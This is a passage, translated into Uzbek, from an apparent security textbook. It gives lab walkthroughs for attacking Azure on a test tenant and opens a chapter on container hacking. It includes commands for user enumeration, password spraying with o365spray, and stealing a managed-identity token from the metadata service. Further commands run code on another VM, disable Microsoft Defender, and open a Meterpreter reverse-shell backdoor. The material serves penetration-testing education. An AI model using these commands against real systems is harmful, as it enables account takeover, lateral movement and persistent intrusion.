Bu JSON blob – Virtual Machine User Login uchun Azure AD rolining orqasida nima sodir bo'layotganini ko'rsatadigan misol ❶. U barcha Azure AD ijarachilariga global ravishda mavjud. Tizim tomonidan o'rnatilgan ruxsatnomalar qamrovga bog'liq bo'lib, bu nima qilish mumkinligini nazorat qiladi. Azure'da "Control Plane" harakatlarini ruxsat etilgan harakatlarni ko'rish orqali ko'rish mumkin. Ushbu hisobning foydalanuvchilariga taqdim etilgan ko'plab qamrovlar o'qish (yoki Azure'dagi obyektlarni o'qish imkoniyati) ❷. Shuningdek, juda aniq Azure rollarida Data Plane variantlari mavjud. Misolda, foydalanuvchiga virtual mashinalarga kirish imkoniyatini berish uchun ikki maxsus komponent kerak bo'ladi. Mening IP manzilim nima va ushbu IP manzilga kirish imkoniyati qanday? Data Plane variantlari shu imkoniyatni taqdim etadi – haqiqiy mashina IP manziliga kirish imkoniyati ❸. Bu faqat Portal orqali kirish imkoniyatini beradi. Agar IP manzil Internetga ochiq bo'lsa va ular foydalanuvchi nomi va parolni bilsalar, lekin ular ushbu guruhda bo'lmasalar, ular hali ham kirishlari mumkinmi? Ha. Ushbu guruhda bo'lmaslik RDP kabi protokollarning ma'lumot kanalida ishlashini to'xtatmaydi; bu faqat Azure Portal orqali RDPga kirishni osonlashtiradi. Qurilgan rollar hujjatlariga havolani "Qo'shimcha o'qish" bo'limida topish mumkin.

Qanday turdagi qurilgan rollar eng ko'p ruxsatlarni beradi? Qaysilariga e'tibor berilishi kerak?

– Global Administrator va Billing Administrators ko'plab xavfli harakatlarni amalga oshirishi mumkin, masalan, ijarachini o'chirish va yangi ijarachilarni boshlash.

– Owner va Contributor Subscription yoki Resource Group darajasida ular ostidagi obyektlarda har qanday o'zgarishlarni amalga oshirishi mumkin.

– Classic (yoki Legacy) rollar, masalan, Co-Owner va Owner, ekstremal darajadagi ruxsatnomalarga ega (ular obunalar va ulardan pastdagi har qanday narsani amalga oshirishi mumkin).

– App Administrator Azure ADda o'zgarishlar kiritishi va ko'plab Developer Servicesga ta'sir ko'rsatishi mumkin.

Azure-xosted tizimlarga hujumni tashkil etish

Keyingi laboratoriyalar seriyasi Azure'da joylashtirilgan aktivlarga hujumni qanday amalga oshirishni muhokama qiladi. Bu texnikalarning ba'zilari juda aniq Azure'ga xos bo'lib, shu sababli butun bir bob Azure'ga bag'ishlanadi. Birinchi qadam – ijarachilikni aniqlash. Maqsadning Azure'ni ishlatayotganini qanday bilish mumkin? Office 365 va ehtimol, Azure aktivlari ishlatayotgan tashkilotlar uchun juda aniq belgilari mavjud. Birinchi ko'rsatkich e-mail belgilari shaklida bo'ladi:

– Message headers'da "outlook.com" yoki "office365.com" yuborish yo'nalishlarida ko'rsatilgan;

– DMARC va DKIM qidiruvlari “onmicrosoft.com” uchun mavjud, bu Azure AD ning standart domenidir;

– DNS MX yozuvlari “mail-protection.outlook.com”ga ishora qiladi. Office 365 foydalanilayotganiga ishonch hosil qilgach, biz turli Azure API'lari orqali foydalanuvchi nomlarini yig‘ishni boshlash mumkin.

Laboratoriya ishi 28.4:
Azure AD foydalanuvchilarini qidirish

Tenglamaning birinchi qismining mohiyati Azure AD mijozi qayerda joylashganini va foydalanuvchilarni joylashtiryaptimi yoki tekshiruvdan o‘tgan foydalanuvchilarni federativ namunaga jo‘natyaptimi yoki yo‘qmi shuni aniqlashdan iborat. Buning uchun Microsoft API bir nechta onlayn-interfeysiga bir nechta so‘rov yaratiladi. Buni quyida ko‘rsatilgan tarzda komandalar qatorida Burp Intruder instrumenti yordamida amalga oshirish mumkin.

```
┌──(kali㉿kali)-[~/projects]
└─$ curl -s https://login.microsoftonline.com/ghhtestbed.onmicrosoft.com❶/
.well-known/openid-configuration | jq '.'
{
"token_endpoint": "https://login.microsoftonline.com/695086d3-491e-4241-
9b19-132414a37d1b/oauth2/token"❷,
"token_endpoint_auth_methods_supported": [
"client_secret_post",
"private_key_jwt",
"client_secret_basic"
┌──(kali㉿kali)-[~/projects]
└─$ curl "https://login.microsoftonline.com/getuserrealm.srf?login=test@
ghhtestbed❸.onmicrosoft.com&json=1" | jq '.'
{"State":4,"UserState":1,"Login":"test@ghhtestbed.onmicrosoft.com","NameSpace
Type":"Managed❹","DomainName":"ghhtestbed.onmicrosoft.com","FederationBrandNa
me":"GHHTestBest","CloudInstanceName":"microsoftonline.com","CloudInstanceIss
uerUri":"urn:federation:MicrosoftOnline"}
```

Birinchi so‘rov xavfsizlikni tekshirish uchun asosiy nazoratni beradi. OpenIDConnect well-known konfiguratsiyasidan foydalanib, muhitning Azure'da mavjud yoki mavjud emasligini aniqlash mumkin. Har bir tenant uchun ehtimol ikkita domen bo‘ladi. Birinchi domen, misolda ko‘rilganidek, ghhtestbed.onmicrosoft.com bo‘ladi. Bu onmicrosoft.com yuqori darajadagi domen orqali joylashtiriladigan standart domen bo‘lib, ghhtestbed qismi sizga moslashtirilgan bo‘ladi. Agar bu to‘g‘ri bo‘lsa, natijada OpenIDConnect endpoint konfiguratsiyasi ko‘rsatiladi. Hozircha tizim suiiste'mol qilinmayapti; bu tizim qanday ishlashi kerakligini ko‘rsatadi.

Keyingi so‘rov tizimga kirishga harakat qilmaydi, lekin topilgan tenant turini ochib berishi mumkin. Bu tenantni tekshirish uchun mavjud bo‘lmasligi mumkin

bo‘lgan har qanday elektron pochta manzilidan foydalanish mumkin. JSON natijalaridagi NameSpaceType kaliti bir nechta qiymatlarni ko‘rsatadi:

JSON natijalaridagi “NameSpaceType” qiymatlari:

– Managed: Bu Azure AD tomonidan joylashtirilgan va haqiqiy.

– Unmanaged: Bu ijrachi mavjud emas, bu ilgari amalga oshirilgan tekshiruvdan bilish mumkin.

– Federated: Bu Azure AD'da mavjud, lekin faqat autentifikatsiyani boshqa IdP (masalan, Okta yoki ADFS) orqali yuborishni qo‘llab-quvvatlaydi. Federatsiyalangan JSON autentifikatsiya qilish uchun IdP URL manzilini ko‘rsatadi, bu boshqa platformalarda foydalanuvchilarni qidirishda yordam berishi mumkin.

Endi huquqga egs foydalanuvchi hisoblarini topish kerak. Azure'da aksariyat foydalanuvchi hisoblari elektron pochta manzillari asosida yaratilgan.

Ushbu bo‘limda foydalanuvchi nomlarini yaratishning maxsus jihatlari qamrab olinmaydi. Ammo, haqiqiy elektron pochta manzillarini topishning bir necha usullari mavjud, masalan, LinkedIn va boshqa manbalardan birinchi va oxirgi ismlar ro‘yxatini olib, firstname.lastname@company.com kabi shablonlar yaratish. Shuningdek, Internetda ko‘plab elektron pochta ma'lumotlari mavjud.

E'tibor bering, biz onmicrosoft.com domenidan foydalanayotgan bo‘lsak ham, bu domen elektron pochta bo‘lmasligi mumkin, lekin foydalanuvchi hisoblari hali ham user@domain.com formatida bo‘ladi. Microsoft bu formatni User Principal Name (UPN) deb ataydi. Quyida qanday qilib bu hisoblarni yig‘ish mumkinligi keltirilgan:

```
┌──(kali㉿kali)-[~/]
└─$ curl -s -X POST https://login.microsoftonline.com/common/
GetCredentialType \
--data '{"Username":"test@ghhtestbed.onmicrosoft.com"}'❺
{"Username":"test@ghhtestbed.onmicrosoft.com","Display":"test@ghhtestbed.
onmicrosoft.com","IfExistsResult":1❻,"IsUnmanaged":false,"ThrottleStatus":0,
"Credentials":{"PrefCredential":1,"HasPassword":true,"RemoteNgcParams":null,"
FidoParams":null,"SasParams":null,"CertAuthParams":null,"GoogleParams":null,
"FacebookParams":null},"EstsProperties":{"UserTenantBranding":null,"DomainTy
pe":3},"IsSignupDisallowed":true}
┌──(kali㉿kali)-[~/]
└─$ curl -s -X POST https://login.microsoftonline.com/common/
GetCredentialType \
--data '{"Username":"ghh-test-user@ghhtestbed.onmicrosoft.com"}'❼
{"Username":"ghh-test-user@ghhtestbed.onmicrosoft.com","Display":"ghh-testuser@
ghhtestbed.onmicrosoft.com","IfExistsResult":0❽,"IsUnmanaged":false,"Thr
ottleStatus":0,"Credentials":{"PrefCredential":1,"HasPassword":true,"RemoteNg
cParams":null,"FidoParams":null,"SasParams":null,"CertAuthParams":null,"Googl
eParams":null,"FacebookParams":null},"EstsProperties":{"UserTenantBranding":n
ull,"DomainType":3},"IsSignupDisallowed":true}
```

Foydalanuvchi nomlarini yig‘ish uchun ikki so‘rov taqqoslanadi. Qo‘shimcha ravishda, foydalanuvchi nomlarini aniqlash tenglamaning bir qismini tashkil etadi. Shuningdek, bu nomlarni parollar bilan qanday ishlatishni tushunish kerak; ammo hozirda e’tiborni foydalanuvchi nomlarini yig‘ishga qaratish lozim.

Ikki so‘rovdan birinchisi test@ghhtestbed.onmicrosoft.com foydalanuvchi nomiga ega ❺. Test foydalanuvchisi yaratilmadi, shuning uchun taniqli yomon hisobga qarash kerak bo‘ladi. Natija biroz qiyin o‘qiladi; ammo, JSONdagi kalitlardan biri IfExistsResult deb ataladi, uning natijasi 1 ❻. Bu holatda (logik bo‘lmasa ham), 1 – bu yolg‘on shart yoki mavjud emas. Agar haqiqiy foydalanuvchini, ghhtestbed.onmicrosoft.com @ghh-test-user ❼, ko‘rilsa, IfExistsResult 0 ga o‘rnatilgan ❽ (bu holatda, haqiqiy shart). Foydalanuvchilar ro‘yxatlarini aylantirish va qaysi biri haqiqiy foydalanuvchi ekanligini tasdiqlash imkoniyati bor. Bu ular Azure ruxsatlariga ega ekanligini anglatadimi? Yo‘q, lekin bu ular Azure foydalanuvchilari ekanligini anglatadi.

Laboratoriya ishi 28.5:
Azure AD tizimida parol tarqatish

Endi bu vositalarning qanday ishlashi ko‘rib chiqildi, lekin agar yanada ilg‘or metodlardan foydalanadigan hujumlarni qurmoqchi bo‘linsa, masalan, Office 365 hisobiga parolni tarqatish yoki pajrol hujumlarini amalga oshirish qanday bo‘ladi? Parol tarqatish hujumlari bir xil parolni bir nechta foydalanuvchilarga nisbatan qo‘llaydi. Bu hujum usuli tirik tizimlarda parolni blokirovka qilish muammolari tufayli juda mashhur. Bunday hujumlar uchun bir nechta vositalar mavjud, masalan, Beau Bullock’ning MSOLSpray4 va 0xZDH o365spray.5 Bu laboratoriya uchun va moslik sabablari bilan o365spray vositasi ishga tushiriladi. Buni amalga oshirish uchun, uni lokal tizimiga yuklanadi:

```
┌──(kali㉿kali)-[~/]
└─$ git clone https://github.com/0xZDH/o365spray.git❶
┌──(kali㉿kali)-[~/o365spray]
└─$ python3 o365spray.py -d ghhtestbed.onmicrosoft.com❷
<--OMMITED FOR BREVITY---->
[2021-10-20 21:36:18,817] INFO : Running O365 validation for: ghhtestbed.onmicrosoft.com
[2021-10-20 21:36:19,240] INFO : [VALID] The following domain is using O365:ghhtestbed.onmicrosoft.com
┌──(kali kali)-[~/projects/o365spray]
└─$ python3 o365spray.py -d ghhtestbed.onmicrosoft.com -u ghh-test-user@ghhtestbed.onmicrosoft.com❸ --enum
<--OMITTED FOR BREVITY---->
[2021-10-20 21:36:31,975] INFO : Running O365 validation for: ghhtestbed.onmicrosoft.com
[2021-10-20 21:36:32,227] INFO : [VALID] The following domain is using O365:ghhtestbed.onmicrosoft.com
[2021-10-20 21:36:32,227] INFO : Running user enumeration against 1 potential users
```



```
[2021-10-20 21:36:33,654] INFO : [VALID] ghh-test-user@ghhtestbed.onmicrosoft.com
[2021-10-20 21:36:33,655] INFO :
[ * ] Valid accounts can be found at: '/home/kali/o365spray/enum/enum_valid_accounts.2110202136.txt'
[ * ] All enumerated accounts can be found at: '/home/kali/o365spray/enum/enum_tested_accounts.2110282136.txt'
[2021-10-28 21:36:33,655] INFO : Valid Accounts: 1
```

o365spray repozitoriyasini klonlashdan boshlanadi ❶. O365spray vositasi Microsoft tomonidan akreditivlarni tasdiqlash uchun ishlatiladigan turli API’lar bilan ishlash imkoniyatini beradi. Ushbu vosita tenantni tekshirish, foydalanuvchilarni tasdiqlash va sanash imkoniyatiga ega ❷. Unga bitta foydalanuvchi taqdim etildi ❸ va uni enum rejimida ishga tushirildi. Ushbu vosita ro‘yxatni qo‘llab-quvvatlaydi. U faqat OpenIDConnect bilan cheklanmaydi: ActiveSync, Exchange Web Services va zamonaviy Microsoft muhitlarida autentifikatsiya qilishning bir nechta usullarini tekshiradi. Endi savol tug‘iladi: ushbu vosita parol tarqatish hujumlarida yordam bera oladimi? Ha. Buni qanday ishlashini ko‘rsatish uchun statik foydalanuvchi nomi va paroli ishlatiladi. Agar parol tarqatish hujumlari amalga oshirilmoqchi bo‘linsa, statik parolni foydalanuvchilar ro‘yxatiga uzatish mumkin.

```
┌──(kali㉿kali)-[~/projects/o365spray]
└─$ python3 o365spray.py -d ghhtestbed.onmicrosoft.com -u ghh-test-user@ghhtestbed.onmicrosoft.com❹ -p ReallyReallyVeryStrongPassword1! –spray
<--OMITTED FOR BREVITY---->
[2021-10-20 21:36:39,002] INFO : Running password spray against 1 users.
[2021-10-20 21:36:39,002] INFO : Password spraying the following passwords:
['ReallyReallyVeryStrongPassword1!']
[2021-10-20 21:36:39,654] INFO : [VALID] ghh-test-user@ghhtestbed.onmicrosoft.com:-ReallyReallyVeryStrongPassword1!
[2021-10-20 21:36:39,654] INFO :
[ * ] Writing valid credentials to: '/home/kali/projects/o365spray/spray/spray_valid_credentials.2110202136.txt'
[ * ] All sprayed credentials can be found at: '/home/kali/projects/o365spray/spray/spray_tested_credentials.2110202136.txt'
[2021-10-28 21:36:39,654] INFO : Valid Credentials: 1
```

Keyingi qadam, vositaga ma’lum bir yaxshi parolni taqdim etish ❹ bo‘ladi, bu orqali vositaning qanday ishlashi tekshiriladi. Shuningdek, --enum kalitini --sprayga almashtiriladi, bu hisoblarni parol hujumi bilan zarb qilish imkoniyatini beradi. Bu yerda, vosita haqiqiy akreditivlarni ko‘rsatadi va chiqishni faylga saqlaydi. Keyingi qadam yangi akreditivlarni qanday ishlatishni ko‘rish bo‘ladi.

Laboratoriya ishi 28.6: Azure tizimiga kirish

Endi haqiqiy hisob bilan Microsoft Azure komponentlariga kirishni boshlash uchun qanday foydalanish mumkin? Bu akreditivlarni Microsoft Azure CLI-da sinab ko‘riladi:

```
┌──(kali㉿kali)-[~/o365spray]
└─$ az login -u ghh-test-user@ghhtestbed.onmicrosoft.com -p
ReallyReallyVeryStrongPassword1! ❶
<--OMITTED FOR BREVITY---->
┌──(kali㉿kali)-[~/o365spray]
└─$ az vm list -o table -d❷
Name ResourceGroup PowerState PublicIps
---------- ---------------- ---------- ------------
rtc-dc1❸ PURPLECLOUD-DEVOPS1 VM running 40.78.2.188❻
rtc-velocihelk. PURPLECLOUD-DEVOPS1 VM running 13.88.175.91
Win10-Lars. PURPLECLOUD-DEVOPS1 VM running 13.88.175.92
┌──(kali kali)-[~/o365spray]
└─$ az vm run-command invoke -g PURPLECLOUD-DEVOPS1 -n rtc-dc1 --command-id
RunShellScript --scripts "dir❹
(AuthorizationFailed) The client 'ghh-test-user@ghhtestbed.onmicrosoft.
com' with object id '6a1OMMITED4' does not have authorization❺ to perform
action 'Microsoft.Compute/virtualMachines/runCommand/action' over scope '/
subscriptions/OMMITED/resourceGroups/PURPLECLOUD-DEVOPS1/providers/Microsoft.
Compute/virtualMachines/rtc-dc1' or the scope is invalid. If access was
recently granted, please refresh your credentials.
```

Endi ghh-test-user foydalanuvchisi haqiqiy Azure foydalanuvchisi ekanligini, tizimga kirish ❶ va virtual mashinalarni ro‘yxatini ko‘rish imkoniyati borligi ❷ ko‘rilmoqda. Bu umidli holat. Hisobda ikki faktorli autentifikatsiya (MFA) yo‘q va cheklovlar mavjud emas. Barcha narsalarni to‘liq nazorat qilish mumkin deb hisoblanadi. Hatto bir nechta qiziqarli serverlar va domen nazoratchisini ❸ ko‘rish mumkin. Nima uchun ularni qo‘llab-quvvatlash huquqlarni suiiste’mol qilish uchun buyruqlarni bajarishga harakat qilinmaydi? run-command ❹ foydalanishga harakat qilindi, lekin bu muvaffaqiyatsiz bo‘ldi. Bu foydalanuvchining virtual mashinalarga faqat o‘qish huquqi borligi sababli ekanligini ko‘rsatadi. Foydalanuvchi buyruqlarni bajarish yoki mashinalarni o‘zgartirish imkoniyatiga ega emas ❺. Mashinalarda jamoat IP manzili mavjud ❻, agar sizda to‘g‘ri foydalanuvchi nomi va parol bo‘lsa, bu tizimlarga RDP orqali kirish mumkin.

Boshqaruv plani va boshqariladigan identifikatorlar

Microsoft Azure, AWS kabi, mijozlar bazasi o‘rtasida umumiy boshqaruv plani konsepsiyasiga ega. Boshqaruv plani asosan veb-rahbar paneli orqali yoki AZ vositasi kabi buyruq satri interfeysi yordamida ko‘riladi. Buzg‘unchiga foyda keltiradigan tomon shundaki, boshqaruv rejasi odatda ma’lumot markazi tarmoq-

lararo ekran orqali yashirilmaydi, VMware vSphere kabi tizimlar bilan. Buning o‘rniga, boshqaruv rejasi bizga internet orqali ochiq, agarda to‘g‘ri foydalanuvchi nomi va parol bilan tizimga kirish imkoniga ega bo‘linadi.

Boshqaruv rejasi ichki xizmatlar va virtual mashinalar orqali ham mavjud. Ushbu xizmatlar tizimning sezgir qismlariga kirish uchun hisoblarni talab qiladi. Agar virtual mashina Azure fayliga, Azure blob-ga, SQL serverga yoki boshqa xizmatlarga kirishni xohlasa, u ham autentifikatsiyadan o‘tishi kerak. Azure bu uchun ikki xil imkoniyatni taqdim etadi: foydalanuvchi tomonidan tayinlangan boshqarilgan identifikatsiyalar va tizim tomonidan tayinlangan boshqarilgan identifikatsiyalar. Har qanday mexanizm mashinaga autentifikatsiya materiallarini taqdim etadi. Agar ushbu materiallar o‘qilsa, identifikatsiya olish va mavjud bo‘lgan har qanday huquq darajasida harakatlarni amalga oshirish mumkin.

Laboratoriya ishi 28-7:
Tizim tomonidan tayinlangan identifikatorlar

Bu bobda RDP asosida parolni tarqatish hujumlariga kirishilmaydi, chunki bu mavzu 16-bobda ko‘rib chiqildi. Buning o‘rniga, to‘g‘ri foydalanuvchi nomi va parol topilganini va endi domen boshqaruvchisi ish stolida deb faraz qilinadi. Shu yerda, tizim tomonidan tayinlangan boshqaruv identifikatsiyasidan qanday foydalanishni muhokama qilinadi. Ch28 papkasidagi GitHub repozitoriyasiga murojaat qilinadi, u yerda siz .ps1 fayli topiladi. Ushbu fayl serverda bajariladi:

```
PS C:\Users\RTCAdmin> $response = Invoke-WebRequest -Uri
'http://169.254.169.254/metadata/identity/oauth2/token?api-version=2018-02-
01&resource=https%3A%2F%2Fmanagement.azure.com%2F' `❶
>> -Headers @{Metadata="true"}
PS C:\Users\RTCAdmin> $content =$response.Content | ConvertFrom-Json
PS C:\Users\RTCAdmin> $access_token = $content.access_token
PS C:\Users\RTCAdmin> echo "The managed identities for Azure resources access
token is $access_token"❷
The managed identities for Azure resources access token is
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsIng1dCI6Imwzc1EtNTBjQ0g0eEJWWkxI-
VEd3blNSNzY4MC
IsImtpZCI6Imwzc1EtKEx2jqkIU8sKQV3bGkekV0OiMoB2ZBcPRNRceDZm0cUSqOExzU-
eblkNPxxBgv4PK
ec55kjLUV5lnqjPjqydfUnGN7dvE7KXoHV3m
<--OMITTED FOR BREVITY---->
c0MTWtPshlnZdaaLKaCeMqEpS4hSXNpShe3Yx76siD8m4XogpAMcJzXeZjYcsiSFG9pS-
65fuWBE68LMM9bEEOhajRX8dEpMcIn0Hx73l0-
FPgLsxsbdLP6lkRkOlwcVRxMGgYz1QGlo2Lw2CFI_1UXX3RhO-w453a0hvE8JxDyE9CvA
PS C:\Users\RTCAdmin> # Use the access token to get resource information for the VM
PS C:\Users\RTCAdmin> $subId = (Invoke-WebRequest -Uri
'http://169.254.169.254/metadata/instance?api-version=2021-02-01' -Headers
@{Metadata="true"}).compute.subscriptionId
PS C:\Users\RTCAdmin> $vmInfoRest = (Invoke-WebRequest -Uri
```

```
'https://management.azure.com/subscriptions/$subId/resourceGroups/purplecloudevops1/
providers/Microsoft.Compute/virtualMachines/rtc-dc1?api-version=2017-12-01'-Method    GET
-ContentType "application/json" -Headers @{ Authorization ="Bearer
$access_token"}).content❸
PS C:\Users\RTCAdmin> echo $vmInfoRest❹
{
"name": "rtc-dc1",
<--OMITTED FOR BREVITY---->
}
```

Ma'lumotlarni qayta ishlaydigan yoki Azure-tegishli harakatlarni amalga oshiradigan mashinalarda Azure tizimi tomonidan tayinlangan boshqaruv identifikatsiyasi mavjud bo'lishi unchalik noodatiy emas. Bu identifikatsiyalar Azure rollariga bog'lanishi mumkin va bu rollar Azure xizmatlariga maxsus kirish huquqlariga ega bo'lishi mumkin. 28.2-laboratoriyada Azure tizimi tomonidan tayinlangan boshqaruv identifikatsiyasi yaratildi va bu identifikatsiya Azure harakatlarini amalga oshirish uchun ishlatilishi mumkin. Skript bir necha narsani bajaradi. Birinchisi, Identity Metadata Service ❶ ga so'rov yuboradi, bu 27-bobdan tanish bo'lishi mumkin, chunki AWS'da ham mavjud. Ushbu so'rovning chiqishi Azure'dagi kabi API kaliti bo'lmaydi; buning o'rniga JWT ❷ JSON veb-tokensi bo'ladi.

JWT-ni keyingi so'rovda qanday ishlatish mumkin? PowerShell-ning Invoke-WebRequest ❸ funksiyasi yordamida ma'lum bir RESTful URL'ga so'rov yuborish mumkin. RESTful URL'ni obunangizning ID-siga moslashtirish kerak bo'lishi mumkin, bu so'rovda oldin ko'rsatilmagan. rtc-dc1 ❹ dan ma'lumot olishni kuzatib boriladi, ammo ushbu mashina kirish huquqiga ega bo'lgan deyarli har qanday manbadan ma'lumot olish mumkin. Hatto masofaviy mashinalarda buyruqlarni bajarish mumkin.

Windows domen boshqaruvchida Azure CLI'ni o'rnatib, ba'zi buyruqlar bajariladi:

```
PS C:\Users\RTCAdmin> wget https://aka.ms/installazurecliwindows❺
PS C:\Users\RTCAdmin> az login --identity
PS C:\Users\RTCAdmin> az vm run-command invoke -g PURPLECLOUD-DEVOPS1 -n
Win10-Lars --command-id RunPowerShellScript --scripts "whoami; hostname ❻" {
"value": [
{
"code": "ComponentStatus/StdOut/succeeded",
"displayStatus": "Provisioning succeeded",
"level": "Info",
"message": "nt authority\\system\nWin10-Lars❼",
"time": null
},
{
```



```
"code": "ComponentStatus/StdErr/succeeded",
"displayStatus": "Provisioning succeeded",
"level": "Info",
"message": "",
"time": null
}
]
}
```

Qanday qilib binar yuklab olinsa hamCLI orqali yoki Internet Explorer veb-brauzeri yordamida ❺ sistemaga Azure CLI'ni o'rnatish muhimdir. O'rnatilgandan so'ng, az VM run-command bu boshqaruv identifikatsiyasini ❻ ishlatib chaqirilishi mumkin. Keyin huquqlar sinab ko'riladi va bu holatda boshqa mashinaga o'tish mumkin ❼, bu odatdagi tarmoq trafik bo'ladigan ma'lumotlar yo'li orqali emas, balki boshqaruv yo'li orqali amalga oshiriladi.

Laboratoriya ishi 28.8:
Node'ga orqa eshik (backdoor) o'rnatish

Endi masofadan buyruq bajarish imkoniyatiga ega bo'lgandan so'ng, bu imkoniyatni yashirin kirish yo'lini (backdoor) o'rnatishga urinish mumkin. Buning bir usuli – tizimga kirish uchun oddiy yashirin kirish agentidan foydalanish, masalan, Meterpreter agenti:

```
PS C:\Users\RTCAdmin> az vm run-command invoke -g PURPLECLOUD-DEVOPS1 -n
Win10-Lars --command-id RunPowerShellScript --scripts "Set-MpPreference
-DisableRealtimeMonitoring 1❶" {
"value": [
{
<--OMITTED FOR BREVITY---->
]
}
```

Buyruq tizimda mavjud bo'lgan Microsoft Defender'ni o'chiradi ❶. 28-bob uchun GrayHatHacking GitHub repository'sidagi Metasploit.md faylida keltirilgan qadamlarni ishlatish mumkin. Meterpreter PS1 faylingiz tayyor bo'lgandan so'ng, quyidagi natijani foydalanib tugun (Node)ga kirishi mumkin. Meterpreter PS1 fayli PowerShell kodlashdan foydalanib, to'liq Meterpreter yuklamasini yetkazadi. Kodlash moduli o'zini yuklash uchun reflektiv yuklashdan foydalanadi.

```
msf6 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
[*] Started HTTP reverse handler on http://0.0.0.0:8000
msf6 exploit(multi/handler) > [*] http://0.0.0.0:8000 handling request from
```

127.0.0.1; (UUID: xrxfh32d) Redirecting stageless connection from /cVpQ2fr27S
x4SX5IGc7KhAEZ5yS0qMMOpqRrQtMn1PPy9kEMBDzV9ia-OL6KAYeBc_0ixfcXiQ-
Ctqwy with UA
'Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko'
[*] http://0.0.0.0:8000 handling request from 127.0.0.1; (UUID: xrxfh32d)
Attaching orphaned/stageless session...
[*] Meterpreter session 1 opened (127.0.0.1:8000 -> 127.0.0.1:33374) at 2021-11-07
11:04:45 +0000❷
msf6 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...
meterpreter > shell❸
Process 32156 created.
Channel 1 created.
hostname
Win10-Lars❹

Meterpreter yuklamasi yuklanganidan so‘ng ❷, uni odatdagidek o‘zaro ta’sir qilishni boshlash mumkin. Buyruq qatori sessiyasini ishga tushirib ❸, endi boshqa mashinada, ya’ni Win10-Lars ❹ da ekanligini ko‘rish mumkin. Azure’ning boshqaruv (control) rejasidan ma’lumot (data) rejasiga o‘tish boshlanadi. Keyinchalik, shu yerdan infratuzilmaga chuqurroq o‘tish mumkin.

Xulosa

Amazon Web Services (AWS) kabi, Microsoft Azure ham juda kuchli tizimdir. Ko‘plab bulut texnologiyalari kabi, hujumchilarga ilgari mavjud bo‘lmagan yangi hujum yo‘llarini taqdim etadi. Endi bir necha hujum yuzalari mavjud. Siz faqat ma’lumotlar rejasidagi trafik bilan cheklanilmaydi, bu an’anaviy ma’lumotmarkazlarida odatda cheklangan; buning o‘rniga, foydalanish mumkin bo‘lgan allaqachon mavjud bo‘lgan boshqaruv rejasiga ega. Microsoft Azure, Microsoft uchun yaxshi qadam bo‘lishi bilan birga, bugungi kunda ko‘rgan boshqa bulut provayderlari kabi ko‘plab muammolarga ega.

Qo‘shimcha manbalar

“OAuth 2.0 and OpenID Connect Overview”developer.okta.com/docs/concepts/oauth-openid/

“OAuth 2.0 authentication with Azure Active Directory” docs.microsoft.com/en-us/azure/active-directory/fundamentals/auth-oauth2

“Azure built-in roles” docs.microsoft.com/en-us/azure/role-based-access-control/builtin-roles

Foydalanilgan adabiyotlar:

1. “What is Amazon Organizations?”, https://docs.aws.amazon.com/organizations/latest/userguide/orgs_introduction.html

2. “Organize and manage multiple Azure Subscriptions,” https://docs.microsoft.com/en-us/azure/cloud-adoption-framework/ready/azure-best-practices/organizesubscriptions.
3. PurpleCloud installation steps, https://purple.iknowjason.io/install.html.
4. MSOLspray, https://github.com/dafthack/MSOLSpray.
5. O365spray, https://github.com/0xZDH/o365spray.PA

29-BOB. KONTEYNERLARGA XAKERLIK HUJUMI

Ushbu bob quyidagi mavzularni o‘z ichiga oladi:
- Linux konteynerlari
- Dasturlar, xususan Docker
- Konteyner xavfsizligi
- Yadro imkoniyatlari

Linux konteynerlari ilova joylashtirish texnologiyalarida bir muddat davomida asosiy rol o‘ynagan. Konteynerlardan foydalanish juda yangi g‘oya emas, garchi bu shunday tuyulishi mumkin. O‘nlab yillar davomida konteyner-turi texnologiyalar IBM asosiy kompyuterlarida va Sun Solaris mashinalarida uchragan. Biroq, zamonaviy konteynerlar boshqacha ko‘rinadi. “Konteyner” atamasi “sandbox” kabi ortiqcha ma’noga ega bo‘lib ketdi. Linux konteynerlari vaqt o‘tishi bilan takomillashgan maxsus konstruksiyalardir. “Konteynerlar” deganda Linux asosidagi konteynerlar nazarda tutiladi. Boshqa konteyner texnologiyalarini, masalan, Windows konteynerlarini tasvirlaganda, farqni ko‘rsatish uchun operatsion tizimn belgilanadi. Ushbu bobda Linux operatsion tizimi bilan birga keladigan konteynerlarning xususiyatlari quyidagicha:

Open Container Initiative (OCI) tashabbusiga mos tasvir formatlari;
OCI bilan birga bajarilish muhiti
OCI bilan birga distributiv.

Linux konteynerlarini boshqarish va ularning qanday ishlashini, boshqa texnologiyalardan nima farq qilishi ko‘rib chiqiladi, qanday qilib ularni xost tizimlarni egallash uchun suiiste’mol qilish o‘rganiladi. Ushbu bob boshqa shu kabi texnologiyalarni o‘z ichiga olgan boblarni ma’lumot bilan ta’minlaydi.

Linux konteynerlari

Konteynerlar 2000-yillarning oxirlaridan ko‘plab platforma sifatida xizmat (PaaS) takliflarida mashhur bo‘lib kelmoqda. Docker – bu platformalararo konteyner yechimlarini qurish uchun dasturiy ta’minot paketidir. Biroq Linux o‘zining noyob xususiyatlariga ega bo‘lib, bu o‘ziga xos konteyner dasturlarini va turli konteyner texnologiyalarini mavjud bo‘lishiga imkon beradi. Ko‘proq ishlatiladigan texnologiyalar quyidagilardir:

- chroot – bu jarayon va uning bog‘lanmasi uchun ildiz katalogini o‘zgartiruvchi texnologiyadir;
- Union mount fayl tizimlari Overlay2, Overlay va Aufs ko‘rinishida bo‘ladi.

Shuningdek, Linux yadrosi rivojlantirish sohasidan tashqarida kamroq tanilgan texnologiyalar ham mavjud, masalan, nazorat guruhlari (cgroups) va namespace’lar. Ushbu har bir element batafsil o‘rganiladi, shunda konteynerlar ichida

qanday ishlashi yaxshiroq tushuniladi. Shuningdek, konteynerlarni mustahkamlash imkonini beruvchi standart bo‘lmagan konfiguratsiyalar mavjud; masalan, AppArmor va xavfsiz hisoblash (seccomp) profillari konteynerlarga qo‘llanilishi mumkin, bu esa harakatlarni yanada cheklaydi. Albatta, ular standart yoki standart konfiguratsiya bo‘lmaganligi sababli, ularning ishlab chiqarishdagi qo‘llanilishi kam uchraydi.

Konteyner ichki tuzilishi

